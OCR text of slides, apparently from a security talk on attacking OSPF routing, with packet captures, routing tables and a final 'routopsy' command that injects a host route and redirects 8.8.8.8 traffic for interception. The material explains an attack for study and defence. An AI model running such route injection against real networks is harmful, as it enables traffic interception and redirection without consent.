
Routers

Switches


Firewalls
Routers
Switches


Firewalls
Routers
Switches


Firewalls
Routers
Switches





Routing

Firewalls

Routers

Switches






Server Network

Finance Dept. Network


Marketing Dept. Network





Server Network


Finance Dept. Network


Marketing Dept. Network


Server
Network
Finance Dept.
Network
Marketing Dept.
Network



Server
Network
Finance Dept.
Network
Marketing Dept.
Network



Active
Standby
User A


Active
Standby
User A


Standby
Standby
User A
Active

Specifics get preference *


Finance Network
Production Network
Attacker



```
No.     Time          Source          Destination    Protocol  Length Info
 608133 2659.581398   192.168.76.208  192.168.76.210 OSPF         298 LS Update
 608134 2659.582113   192.168.76.210  224.0.0.5      OSPF          98 LS Update
 608141 2660.093376   192.168.76.208  224.0.0.5      OSPF         226 LS Update
 608143 2660.354607   192.168.76.210  224.0.0.5      OSPF         138 LS Acknowledge
 608153 2661.778414   192.168.76.210  224.0.0.5      OSPF          82 Hello Packet
 608154 2662.089020   192.168.76.208  224.0.0.5      OSPF          78 LS Acknowledge
```

```
+ Frame 599828: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
+ Ethernet II, Src: aa:bb:cc:00:70:00 (aa:bb:cc:00:70:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
+ Internet Protocol Version 4, Src: 192.168.76.208, Dst: 224.0.0.5
- Open Shortest Path First
  - OSPF Header
      Version: 2
      Message Type: Hello Packet (1)
      Packet Length: 44
      Source OSPF Router: 196.10.50.1
      Area ID: 0.0.0.0 (Backbone)
      Checksum: 0xe919 [correct]
      Auth Type: Null (0)
      Auth Data (none): 0000000000000000
  - OSPF Hello Packet
      Network Mask: 255.255.255.0
      Hello Interval [sec]: 10
    + Options: 0x12, (L) LLS Data block, (E) External Routing
      Router Priority: 1
      Router Dead Interval [sec]: 40
      Designated Router: 192.168.76.208
      Backup Designated Router: 0.0.0.0
  + OSPF LLS Data Block
```


```
0000  01 00 5e 00 00 05 aa bb  cc 00 70 00 08 00 45 c0   ··^····· ··p···E·
0010  00 4c 03 15 00 00 01 59  c8 06 c0 a8 4c d0 e0 00   ·L·····Y ····L···
0020  00 05 02 01 00 2c c4 0a  32 01 00 00 00 00 e9 19   ·····,·· 2·······
0030  00 00 00 00 00 00 00 00  00 00 ff ff ff 00 00 0a   ········ ········
0040  12 01 00 00 00 28 c0 a8  4c d0 00 00 00 00 ff f6   ·····(·· L·······
0050  00 03 00 01 00 04 00 00  00 01                     ········ ··
```

```
Router Dead Interval [sec] (ospf.hello.router_dead_interval), 4 bytes    Packets: 608218 · Displayed: 294 (0.0%)    Profile: Default
```


| Type | Network | Gateway IP | Interfaces | Distance |
|---|---|---|---|---|
| Static | 0.0.0.0/0 | 192.168.76.2 | port1 | 5 |
| Connected | 192.168.76.0/24 | 0.0.0.0 | port1 | 0 |

1. Extract protocol configuration
2. Configure a router
3. Profit

# Routopsy



# Learning new routes.
# Traffic interception & redirection.



```
Every 0.1s: route -n                           Mon Jul  6 16:55:00 2020

Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.76.2    0.0.0.0         UG    0      0        0 ens3
8.8.8.8         0.0.0.0         255.255.255.255 UH    20     0        0 *
10.0.1.0        192.168.76.208  255.255.255.252 UG    20     0        0 ens3
10.0.2.0        192.168.76.208  255.255.255.252 UG    20     0        0 ens3
10.0.3.0        192.168.76.208  255.255.255.252 UG    20     0        0 ens3
10.0.4.0        192.168.76.208  255.255.255.0   UG    20     0        0 ens3
10.0.5.0        192.168.76.208  255.255.255.0   UG    20     0        0 ens3
10.0.10.0       192.168.76.208  255.255.255.0   UG    20     0        0 ens3
164.90.181.246  0.0.0.0         255.255.255.255 UH    20     0        0 *
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.76.0    0.0.0.0         255.255.255.0   U     0      0        0 ens3
196.10.10.1     192.168.76.208  255.255.255.255 UGH   20     0        0 ens3
196.10.20.1     192.168.76.208  255.255.255.255 UGH   20     0        0 ens3
196.10.30.1     192.168.76.208  255.255.255.255 UGH   20     0        0 ens3
196.10.40.1     192.168.76.208  255.255.255.255 UGH   20     0        0 ens3
196.10.50.1     192.168.76.208  255.255.255.255 UGH   20     0        0 ens3
```

```
# routopsy --count 30 --interface ens3 --protocol ospf --inject 164.90.181.24
6/32 --redirect 8.8.8.8/32
Performing a scan on the following protocols: ['ospf']
